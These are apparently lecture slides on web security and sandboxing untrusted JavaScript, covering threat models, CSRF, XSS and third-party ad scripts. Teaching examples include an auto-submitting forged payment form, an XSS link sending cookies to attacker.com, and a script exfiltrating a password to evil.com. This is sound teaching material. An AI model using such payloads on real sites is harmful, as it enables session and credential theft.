Sandboxing Untrusted JavaScript

Ankur Taly
Google

Joint work with
Sergio Maffeis, John C. Mitchell, Úlfar Erlingsson, Mark S. Miller
and Jasvir Nagra

Outline

- Background: Web Security
- Sandboxing Untrusted JavaScript
- Three Parts
  - Hosting-page Isolation
  - Inter-Component Isolation
  - Mediated Access
- Conclusions

Background: Web Security

Computer Security


- Security model
  - A system of interest
  - Desired properties of the system
  - Interface and capabilities of an attacker
- Security analysis
  - Can system design and security mechanism it includes guarantee desired the properties, in spite of attacker?

Secure(Sys,Prop,Threat) =

$\forall U \in$ UserIn. $\forall A \in$ Threat. $\forall$Runs $\in$ Sys(A,U). Prop(Runs)

Web Security

Desired Property: Honest users must be able to safely interact with well-intentioned sites, while still freely browsing the web (search, shopping, ads) ?



browser

Client

Network

Good Server (`bank.com`)

Bad User

Bad Server (`attacker.com`)

Inject malicious content into good sites: SQL Injection (SQLi), Stored Cross-site Scripting (XSS)

- Drop malware into user’s browser
- Attack other web-sites: cross-site scripting, cross-site request forgery, …

Web Security: Goals

Goal**:** Honest users and well-intentioned web-sites must safely interact with each other, in spite of:

- Malicious Web-sites
  - Threat 1: User visits bad web-site with bad content
  - Threat 2: User visits good web-site with bad content (Most of the Lecture)
- ~~Malicious Users~~

Why do people care? Online Identity Theft

- **Identity on the Web**: Password, Cookies, OAuth tokens, Credit card nos …
- Prevent identity credentials from being stolen via
  - Phishing, malicious scripts, malicious key-loggers, server break-ins, …
- $$$ billions in direct loss per year + significant indirect loss

Web Basics


- Web-pages are accessible via URLS
  - Ex: http://www.google.com/search?q=santacruz

Query paramater (sent to server as part of request)

- They are written in HTML
  - Ex:
```
<HTML>
        <HEAD>My Page</HEAD>
        <BODY> … </BODY>
    </HTML>
```
  - May embed images (<IMG>), JavaScript (<SCRIPT>), Flash (<EMBED>),
- JavaScript
  - Turing-complete programming language
  - Designed to add dynamic capabilities to Web-page
  - Manipulates page by accessing the Document Object Model API
  - Ex: `document.getElementById(“mydiv”) = “Hello”;`

Malicious Web Application Threat 1

Visit bad web-site with bad content



Threat Model

- Attacker controls `attacker.com`
- Tricks user into visiting web page


Q: Can code running in `attacker.com` window directly access content from `bank.com` window?

A: NO, same-origin policy enforced by browsers

Q: Are we completely secure then?

A: NO!! Cross-site Request Forgery (CSRF), Cross-site Scripting (XSS), Phishing, Malware, many more

Cross-Site Request Forgery (CSRF)



bank

attacker

① establish session

④ send forged request

Server Victim

(`bank.com`)

② visit web site

③ receive malicious page

User Victim

Attack Server

(`attacker.com`)


1. User logs in to bank.com
   (session <u>cookie</u> set in browser)
2. User visits attacker.com
3. Receives form pointing to bank.com

```
 <form  action=http://bank.com/Pay.php>
          name = F>
    <input  name=recipient
              value=badguy> …
</form>
<script> document.F.submit(); </script>
```

4. Browser sends the form request to
   bank.com along with the <u>cookie</u>

Problem: Cookie-based authorization is insufficient

Cross-Site Scripting (XSS)



1. User visits attacker.com
2. Receives malicious page with a link to search.com

```
http://search.com/search.php?term=
<script> window.open(
   "http://attacker.com/steal?cookie = " +
   document.cookie) </script>
```

3. Server-side implementation at search.com

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
  Results for <?php echo $_GET[term] ?>
   ...
</BODY></HTML>
```

4. Attacker's script runs in search.com page
5. search.com cookie sent to attacker.com

Many other variants


Defense: Always sanitize user-generated content

Paypal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Malicious Web Application Threat 2

Visit good web-site with bad content



Threat Model

- Attacker controls `attacker.com`
- Supplies malicious content to good web-sites
- User simply visits the good web-site


Potential Damage

- Steal content from good web-sites, e.g., pictures, user profile, cookies etc.
- Disrupt execution of other code


Q: Why would good web-sites embed untrusted third-party content?

Third-party content on Web-pages


Ads



Maps



Social-Networking Apps




- Provides a rich user experience
- Third-party content mostly consists of HTML + JavaScript
  - other forms of executable third-party content: Flash, Silverlight, Java applets

This Lecture: Study methods for safely embedding third-party JavaScript

Sandboxing Untrusted JavaScript

Third-party JavaScript: Security Threat

```
<script src=“https://adpublisher.com/ad1.js”></script>
<script src=“https://adpublisher.com/ad2.js”></script>
```



Please enter the number provided in the image below. If you can not read the number
refresh your browser.

Read password using the DOM API

```
var pwd = document.getElementsByName(“password”)[0]
```

Can run JavaScript to access page contents via the Document Object Model (DOM) API

Send it to evil location (not subject to same-origin policy)

```
<img src=``http://www.evil.com/info.jpg?q=“+pwd>
```

Third-party JavaScript: Security Threat

```
<script src="https://adpublisher.com/ad1.js"></script>
<script src="https://adpublisher.com/ad2.js"></script>
```

INDIANTAGS is social news submiting site.vote for best stories

Untrusted third-party JavaScript poses a threat to other third-party components

Attack the other ad: Change the price !

```
var a = document.getElementById("sonyAd")
a.innerHTML = "$1 Buy Now";
```

JavaScript Sandboxing Problem


Problem: Design sandboxing mechanisms for untrusted JavaScript in order to:

1. protect critical resources belonging to the hosting page
2. protect resources belonging to other third-party components

Constraints: Solution MUST

- not require browser modification
- have provable guarantees
- allow a practically useful subset of JavaScript

Browser-Based Sandboxing: IFRAMES



Separate execution environment

PostMessage API (2009 onwards)
- Rich abstractions can be built on top: [DeKeukelaere et al.], [Barth et al.]

